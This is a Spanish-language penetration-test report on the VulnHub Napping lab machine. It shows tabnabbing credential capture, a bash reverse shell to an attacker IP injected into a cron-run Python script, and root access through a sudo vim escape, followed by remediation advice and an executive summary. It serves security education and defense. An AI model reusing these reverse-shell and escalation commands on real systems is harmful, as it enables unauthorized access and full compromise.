
(kali㉿kali)-[~/Desktop/Server-Napping]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Al realizar esta acción se busca simular el servidor atacante, permite que exista acceso vía navegador.

Acceso al payload + logs del servidor

Se verificó que el payload malicioso se encuentra correctamente disponible en el servidor HTTP, evidenciado por las solicitudes registradas en los logs.


Esto confirma que la infraestructura del ataque está lista para ser utilizada por la víctima.



Configuración de Netcat (listener)

Se configuró un listener utilizando Netcat en el puerto 8000, el cual se encargará de recibir la información enviada por la víctima.

Este componente es esencial para capturar las credenciales o solicitudes generadas durante la interacción del usuario con el payload malicioso.




Esto funciona como un canal o medio de recepción para obtener las credenciales del usuario. Simula el backend del atacante. Permite observar el tráfico en tiempo real.

Inyección del payload en la aplicación

El enlace del payload malicioso fue introducido en el formulario de la aplicación web, aprovechando la funcionalidad que permite a los usuarios enviar enlaces para su revisión.

Este paso es clave, ya que representa el vector de entrada del ataque, mediante el cual el administrador será inducido a interactuar con contenido controlado por el atacante.



El campo “**Blog Link**” permite a los usuarios enviar una URL que posteriormente será revisada por el administrador del sistema. Esta funcionalidad, aunque legítima, introduce un vector de ataque cuando no existe validación o filtrado adecuado de las URLs ingresadas.

En este caso, se introduce la siguiente dirección: **http://192.168.56.101:8000/payload.html**


Esta URL apunta a un servidor controlado por el atacante, donde se encuentra alojado el archivo **payload.html**. Dicho archivo contiene código malicioso (JavaScript) diseñado para ejecutar un ataque de tipo **tabnabbing**.

Activación del payload + captura en Netcat

Una vez que la víctima accede al enlace malicioso, se genera una petición HTTP hacia el servidor del atacante, la cual es capturada por Netcat.

En la solicitud se observa información relevante como el **User-Agent**, encabezados HTTP y el **Referer**, confirmando que la interacción proviene de la aplicación objetivo.

Esto demuestra que el payload fue ejecutado exitosamente y que la víctima interactuó con el contenido malicioso.



El ataque de tabnabbing fue implementado exitosamente mediante la creación de un payload HTML que manipula el comportamiento de las pestañas del navegador. La combinación de un servidor HTTP, un listener con Netcat y la inyección del enlace malicioso en la aplicación permitió capturar la interacción del usuario objetivo, demostrando la viabilidad del ataque en un entorno real.

Este resultado confirma que la aplicación es vulnerable a ataques de ingeniería social apoyados en la falta de validación de entradas y en el comportamiento inherente del navegador.

Escalada de privilegios

Una vez completada la fase de explotación y obtenidas las credenciales válidas del sistema, se procedió a la etapa de post-explotación, específicamente a la escalada de privilegios.

El objetivo de esta fase es determinar si el acceso inicial obtenido (usuario estándar) puede ser elevado a un nivel de mayor privilegio dentro del sistema, permitiendo así un control más amplio sobre la máquina objetivo.

En este caso, se logró acceder al sistema mediante el servicio SSH utilizando las credenciales comprometidas, lo cual establece un punto de acceso legítimo desde el cual se pueden realizar actividades de reconocimiento interno, análisis de permisos y búsqueda de vectores de escalada.

Acceso por SSH con credenciales obtenidas

Se estableció una conexión remota al sistema objetivo mediante el protocolo SSH utilizando las credenciales previamente obtenidas durante la fase de explotación. El acceso se realizó con el usuario "**daniel**", lo cual permitió ingresar exitosamente al sistema operativo basado en Ubuntu 20.04.3 LTS, confirmando la validez de las credenciales comprometidas.

Una vez autenticado, se obtiene una shell interactiva con privilegios de usuario estándar, desde la cual es posible ejecutar comandos, explorar el sistema de archivos y continuar con el proceso de reconocimiento interno orientado a la escalada de privilegios.

Adicionalmente, la información mostrada por el sistema revela detalles relevantes como la versión del sistema operativo, uso de recursos y direcciones IP, los cuales pueden ser utilizados para identificar posibles vulnerabilidades o configuraciones inseguras.

```

Session Actions Edit View Help
(kali@kali)-[~]
$ ssh daniel@192.168.100.206
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@192.168.100.206's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Mar 22 01:05:33 UTC 2026

System load:          0.0
Usage of /:           42.0% of 18.57GB
Memory usage:         16%
Swap usage:           0%
Processes:            130
Users logged in:      0
IPv4 address for enp0s3: 192.168.100.206
IPv6 address for enp0s3: 2806:2f0:62a0:bb9d:a00:27ff:fe49:ee4d

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

33 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Mar 18 03:33:51 2026 from 192.168.100.202
daniel@napping:~$

```

El acceso mediante SSH representa un punto de control crítico dentro del proceso de ataque, ya que permite al atacante operar directamente sobre el sistema objetivo. Aunque el usuario "daniel" no posee privilegios elevados, este tipo de acceso es suficiente para iniciar técnicas de escalada de privilegios, tales como análisis de permisos, búsqueda de binarios vulnerables, tareas programadas o configuraciones incorrectas de sudo.

Enumeración interna (usuarios y archivos)

Una vez obtenido acceso al sistema como el usuario "**daniel**", se realizó un proceso de enumeración interna con el objetivo de identificar información relevante para la escalada de privilegios. Durante este análisis se identificaron múltiples usuarios en el sistema, destacando el usuario "**adrian**". Al explorar su directorio personal (**/home/adrian**), se encontraron archivos de interés como "**query.py**", "**site_status.txt**" y "**user.txt**".

```

Last login: Wed Mar 18 03:33:51 2026 from 192.168.100.202
daniel@napping:~$ ls
daniel@napping:~$ cd ..
daniel@napping:/home$ ls
adrian aleman daniel
daniel@napping:/home$ cd adrian
daniel@napping:/home/adrian$ ls
query.py site_status.txt user.txt
daniel@napping:/home/adrian$

```


El archivo "**query.py**" resulta especialmente relevante, ya que su nombre y contexto sugieren que es un script automatizado encargado de ejecutar tareas dentro del sistema, posiblemente mediante un cron job. Este tipo de scripts representa un vector común de escalada de privilegios si pueden ser modificados por usuarios con menores privilegios.

Creación del payload (reverse shell)

Se procedió a la creación de un payload de tipo **reverse shell**, el cual permitirá establecer una conexión desde la máquina víctima hacia el equipo atacante.

Este payload utiliza una conexión TCP para redirigir la entrada y salida estándar hacia la máquina atacante en el puerto **9001**, permitiendo así obtener una **shell remota interactiva** cuando sea ejecutado.

Este tipo de técnica es común en escenarios de escalada de privilegios, especialmente cuando se logra inyectar o ejecutar código dentro de procesos automatizados del sistema.

A screenshot of a terminal window with a dark background. At the top, there's a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below that, the text 'GNU nano 4.8' is visible. The main content of the terminal shows the command `#!/bin/bash` followed by `bash -i >& /dev/tcp/192.168.100.202/9001 0>&1`. There are some faint, illegible lines of text below this command, possibly remnants of a previous command or output.

Este payload aun no se ejecuta, se prepara para ser ejecutado por otro usuario que es **adrian**.

Creación del archivo en /dev/shm

Se creó un archivo denominado "**connection.sh**" dentro del directorio **/dev/shm**, el cual es una ubicación en memoria compartida accesible por distintos procesos del sistema.

Este directorio es comúnmente utilizado en ataques debido a que permite almacenar archivos temporales sin dejar rastros persistentes en el disco.

En este archivo se almacenó el payload de reverse shell previamente definido, con el objetivo de que sea ejecutado posteriormente por otro proceso del sistema.


A screenshot of a terminal window with a dark background. The prompt is `daniel@napping: /home/adrian$`. The user enters the command `touch /dev/shm/connection.sh`, followed by `nano /dev/shm/connection.sh`. The prompt returns to `daniel@napping: /home/adrian$` after the second command.

Modificación de query.py (VECTOR CRÍTICO)

Se modificó el archivo "**query.py**" para incluir una llamada al sistema que ejecuta el script malicioso previamente creado. El código agregado utiliza la función **os.system()** para invocar el intérprete bash y ejecutar el archivo **"/dev/shm/connection.sh"**, el cual contiene el payload de reverse shell.

Dado que este script es ejecutado automáticamente por el sistema (probablemente mediante un cron job asociado al usuario "adrian"), cualquier modificación realizada en él será ejecutada con los privilegios de dicho usuario.

Esto representa una vulnerabilidad crítica, ya que permite a un usuario con privilegios bajos inyectar código que será ejecutado con mayores privilegios.



```
Session Actions Edit View Help
GNU nano 4.8
from datetime import datetime
import requests
import os
now = datetime.now()
r = requests.get('http://127.0.0.1/')
os.system('/usr/bin/bash /dev/shm/connection.sh')

if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
```

Listener con Netcat

Se configuró un listener utilizando Netcat en el puerto **9001**, con el objetivo de recibir la conexión entrante generada por el payload de reverse shell. Este listener permite capturar la shell remota cuando el script modificado (**query.py**) sea ejecutado por el sistema.

Una vez que el cron job ejecute el script, la máquina víctima iniciará una conexión hacia el atacante, estableciendo así una sesión interactiva con los privilegios del usuario "**adrian**".

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 9001
listening on [any] 9001 ...
```

Recepción de reverse shell (Netcat)

Se estableció una conexión entrante en el equipo atacante mediante Netcat en el puerto 9001. La conexión proviene de la máquina víctima, lo que confirma la ejecución exitosa del payload de reverse shell previamente inyectado.

Sin embargo, la shell obtenida presenta limitaciones, evidenciadas por mensajes como "no job control in this shell", lo que indica que no es una terminal interactiva completa. A pesar de ello, se obtiene acceso remoto como el usuario "adrian", lo cual representa un incremento de privilegios respecto al acceso inicial con "daniel".

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.100.202] from (UNKNOWN) [192.168.100.206] 44682
bash: cannot set terminal process group (1664): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$
```

Mejora de la shell (TTY interactiva)

Para mejorar la funcionalidad de la shell obtenida, se utilizó el módulo `pty` de Python mediante el comando: **`python3 -c 'import pty; pty.spawn("/bin/bash")'`**

Esta técnica permite convertir la shell básica en una terminal pseudo-interactiva, habilitando funcionalidades como el uso de editores, autocompletado y mejor manejo de procesos. Esto es fundamental para continuar con la explotación de manera más eficiente.

```
daniel@napping:/home/adrian$ nano /home/adrian/query.py
daniel@napping:/home/adrian$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daniel@napping:/home/adrian$
```


Escalada a root mediante sudo + vim

Se identificó que el usuario "**adrian**" tiene permisos para ejecutar el binario `/usr/bin/vim` con privilegios elevados (sudo) sin necesidad de contraseña.

Aprovechando esta configuración, se ejecutó el comando: **sudo /usr/bin/vim -c '!/bin/sh'**

Este comando permite escapar del entorno de vim y ejecutar una shell del sistema con privilegios de root. Aunque se presentan advertencias relacionadas con la terminal (debido a la shell no interactiva), la ejecución es exitosa.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 9001 /Desktop
listening on [any] 9001 ...
connect to [192.168.100.202] from (UNKNOWN) [192.168.100.206] 44682
bash: cannot set terminal process group (1664): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$ sudo /usr/bin/vim -c '!/bin/sh'
sudo /usr/bin/vim -c '!/bin/sh'
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
builtin_amiga
builtin_beos-ansi
builtin_ansi
builtin_pcansi
builtin_win32
builtin_vt320
builtin_vt52
builtin_xterm
builtin_iris-ansi
builtin_debug
builtin_dumb
defaulting to 'ansi'
```

Confirmación de privilegios root

Se ejecutó el comando "**whoami**" para verificar el nivel de privilegios obtenido, confirmando que la sesión actual corresponde al usuario "**root**".

Esto indica que el sistema ha sido completamente comprometido, ya que se ha logrado acceso con privilegios administrativos totales.

```
#!/bin/sh
whoami
root
```

Análisis de impacto (modelo CIA)

Confidencialidad

El sistema presenta debilidades críticas en la protección de la información sensible. Durante la fase de explotación se logró capturar credenciales mediante un ataque de ingeniería social tipo tabnabbing, aprovechando la falta de validación de enlaces dentro de la aplicación. Además, el uso de cookies de sesión sin las banderas **HttpOnly** y **Secure** permitió que estas fueran accesibles desde el lado cliente, facilitando posibles ataques como XSS y robo de sesión. La obtención de credenciales válidas permitió posteriormente el acceso no autorizado al sistema mediante SSH, comprometiendo directamente la confidencialidad de la información.

Integridad

La integridad del sistema se vio comprometida debido a la posibilidad de modificar archivos críticos sin controles adecuados. Se identificó que el archivo `query.py` podía ser alterado por un usuario con privilegios bajos, lo que permitió la inyección de código malicioso. En este caso, se incorporó un payload de tipo reverse shell, logrando la ejecución remota de comandos con mayores privilegios. Esto evidencia una falta de control en la protección de archivos sensibles y una mala gestión de permisos dentro del sistema.

Disponibilidad

Aunque no se ejecutó un ataque directo de denegación de servicio (DoS), el compromiso total del sistema al obtener privilegios de root representa un riesgo crítico para la disponibilidad. Un atacante con este nivel de acceso puede interrumpir servicios, eliminar archivos importantes o incluso apagar el sistema. Por lo tanto, la disponibilidad queda completamente comprometida ante un posible uso malicioso del acceso obtenido.

Recomendaciones técnicas

1. Implementar una gestión segura de sesiones, agregando las banderas **HttpOnly** y **Secure** en las cookies, además de forzar el uso de **HTTPS** para proteger la transmisión de información sensible.
2. Validar y sanitizar todas las entradas del usuario, especialmente URLs, mediante listas blancas (**whitelisting**) que permitan únicamente enlaces confiables y bloqueen contenido malicioso.
3. Restringir permisos de escritura en archivos críticos como `query.py`, evitando que usuarios con bajos privilegios puedan modificar scripts ejecutados por otros usuarios o procesos automatizados.
4. Auditar y asegurar los **cron jobs** y scripts automatizados, evitando la ejecución de código no autorizado y controlando qué usuarios pueden modificar estos archivos.

5. Endurecer la configuración del servidor web, implementando cabeceras de seguridad como **X-Frame-Options** y **X-Content-Type-Options**, además de deshabilitar métodos HTTP innecesarios.
6. Actualizar el sistema operativo, servicios y aplicaciones (como Apache) para corregir vulnerabilidades conocidas y reducir la superficie de ataque.
7. Revisar y limitar configuraciones inseguras de **sudo**, eliminando la ejecución de binarios como **vim** sin contraseña para prevenir la escalada de privilegios.
8. Aplicar el principio de **mínimo privilegio**, asegurando que cada usuario solo tenga acceso a los recursos estrictamente necesarios.
9. Implementar monitoreo y registro de eventos (logs) para detectar actividad sospechosa, accesos no autorizados y modificaciones en archivos críticos.

Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
01	Funcionalidad vulnerable a Tabnabbing	Crítica	Campo "Blog Link" sin validación y uso de window.open er	Robo de credenciales y acceso inicial	Validar URLs y usar rel='noopener noreferrer'
02	Gestión insegura de sesiones web	Media	Cookie PHPSESSID sin HttpOnly ni Secure	Riesgo de robo de sesión y XSS	Configurar cookies seguras y usar HTTPS
03	Exposición de archivos sensibles	Alta	Archivos como config.php detectados	Filtración de información crítica	Restringir acceso y eliminar archivos innecesarios
04	Permisos inseguros en query.py	Crítica	Script modificable por usuario bajo	Ejecución de código y escalada	Restringir permisos y proteger scripts
05	Escalada por cron/script automatizado)	Crítica	Inyección en query.py ejecutado automáticamente	Elevación de privilegios	Auditar cron jobs y validar scripts

Bibliografía

GTFOBins. (s.f.). *Unix binaries for privilege escalation*.

<https://gtfobins.org/>

Heffner, R. (2024). *Netdiscover: Active/passive ARP reconnaissance tool*. Kali Linux Tools.

<https://www.kali.org/tools/netdiscover/>

International Organization for Standardization. (2022). *ISO/IEC 27002: Information security, cybersecurity and privacy protection—Information security controls*. ISO.

Lyon, G. F. (2024). *Nmap network scanning*. Nmap Project.

<https://nmap.org/>

Mozilla Developer Network. (2024). *HTTP cookies*.

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>

Mozilla Developer Network. (2024). *Window.open() method*.

<https://developer.mozilla.org/en-US/docs/Web/API/Window/open>

National Institute of Standards and Technology. (2020). *NIST special publication 800-12 revision 1: An introduction to information security*.

<https://doi.org/10.6028/NIST.SP.800-12r1>

Offensive Security. (2024). *Kali Linux penetration testing platform*.

<https://www.kali.org/>

OWASP Foundation. (2023). *DirBuster directory brute force tool*.

<https://dirbuster.com/>

OWASP Foundation. (2023). *OWASP web security testing guide (WSTG)*.

<https://owasp.org/www-project-web-security-testing-guide/>

PentestMonkey. (s.f.). *Reverse shell cheat sheet*.

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Python Software Foundation. (2024). *http.server—HTTP servers*.

<https://docs.python.org/3/library/http.server.html>

Sullo, C. (2024). *Nikto web server scanner*. CIRT.net.

<https://cirt.net/nikto/>


VulnHub. (s.f.). *Napping: 1.0.1 vulnerable machine*.

<https://www.vulnhub.com/entry/napping-101,752/>



Red team report: pentesting de Napping 101

Presentado por: Equipo de Seguridad de la
Información, Marzo 22, 2026



Contexto del Engagement

- **Objetivo:** Evaluar de forma proactiva el nivel de exposición y la seguridad del entorno corporativo orientado a servicios de blog y almacenamiento.
- **Enfoque:** Simulación de un ataque realista (Red Team) desde la perspectiva de un atacante externo, buscando vulnerabilidades críticas en los sistemas y procesos.
- **Alcance:** Servidor principal "Napping" y sus aplicativos web asociados.

Metodología aplicada

Estándar utilizado: Metodología formal de pruebas de penetración (alineada a estándares de la industria).

Fases ejecutadas:


1. **Reconocimiento:** Identificación de la superficie de ataque.
2. **Enumeración:** Mapeo de servicios y puntos débiles.
3. **Explotación:** Confirmación de las vulnerabilidades.
4. **Post-Explotación:** Análisis de impacto real (compromiso total).



Nivel general del riesgo

Estado de la infraestructura: RIESGO CRÍTICO.

Resumen: Durante la evaluación, fue posible vulnerar las defensas perimetrales, comprometer cuentas de empleados y, finalmente, obtener el control total y absoluto del servidor (acceso administrativo máximo).



Hallazgos críticos

1. **Ingeniería Social Técnica (Phishing Avanzado):** El portal web permite secuestrar la sesión de los usuarios mediante la técnica de *Tabnabbing*, engañándolos para que entreguen sus credenciales.
2. **Automatización Insegura:** Tareas programadas internas carecen de controles de seguridad, permitiendo a un atacante inyectar comandos y moverse a cuentas de mayor privilegio.
3. **Exceso de Privilegios:** Configuraciones deficientes en los permisos de los usuarios permiten a una cuenta estándar escalar y convertirse en administrador absoluto del sistema.



Escenario del impacto empresarial

Compromiso total del sistema:

El nivel de riesgo actual se considera crítico, ya que un atacante puede obtener el control total de la infraestructura.

Riesgo de Confidencialidad:

Exposición inminente de información sensible, credenciales internas y propiedad intelectual debido al acceso no autorizado.

Riesgo de Integridad y Disponibilidad:

Capacidad de un atacante para alterar registros críticos, modificar configuraciones operativas o interrumpir el servicio del negocio.

Matriz de riesgo

Probabilidad: ALTA.

